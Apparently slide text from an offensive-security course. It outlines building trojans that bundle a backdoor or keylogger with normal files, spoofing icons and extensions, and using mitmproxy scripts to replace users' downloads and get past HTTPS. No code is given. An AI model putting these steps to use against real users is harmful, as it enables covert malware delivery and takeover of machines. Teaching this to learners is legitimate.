mitmproxy

Scripts

- MITMproxy has a scripting API.
- Python code can be used to interact with MITMproxy.
- Python is a very powerful programing language.

→ Python + MITMproxy = very powerful MITM scripts.

Trojans

- A trojan is a file that looks and functions as a normal file (image, pdf, song ..etc).
- When executed :
  1. Opens the normal file that the user expects.
  2. Executes evil code in the background (run a backdoor/keylooger ...etc).

–> Therefore it is great to social engineer the target into running our evil code

Creating a Trojan

→ Combine evil file with normal file (image, book, song ...etc).

→ Configure evil file to run silently in the background.

→ Change file icon.

→ Change file extension.

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Owning Downloads

- TrojanFactory comes with script (mitmproxy_script.py)
- Based on the script created previously.

Extra features:

1. Proper implementation of Tojan Factory.
2. Supports multiple file types.
3. Spoof file extension on the fly.
4. Add appropriate icon on the fly.

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Bypassing HTTPS

- Everything we did so far will not work against HTTPS pages.
- HTTPS data is encrypted using SSL.
- Data can not be read → can not be modified.
- SSLstrip can not be used because mitmproxy can not work with another transparent proxy.

Solution: **use a mitmproxy script to bypass https.**

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
Generating Trojans On The Fly

- Intercept and replace downloads.
- Combine any file with an evil file.
- Write MITMproxy scripts.
- Lets combine all of this:

→ Replace files the user downloads with a trojan that will run the file they expect + our evil file.



mitmproxy - Mozilla Firefox

127.0.0.1:8081/#/flows?s=.exe

.exe


url 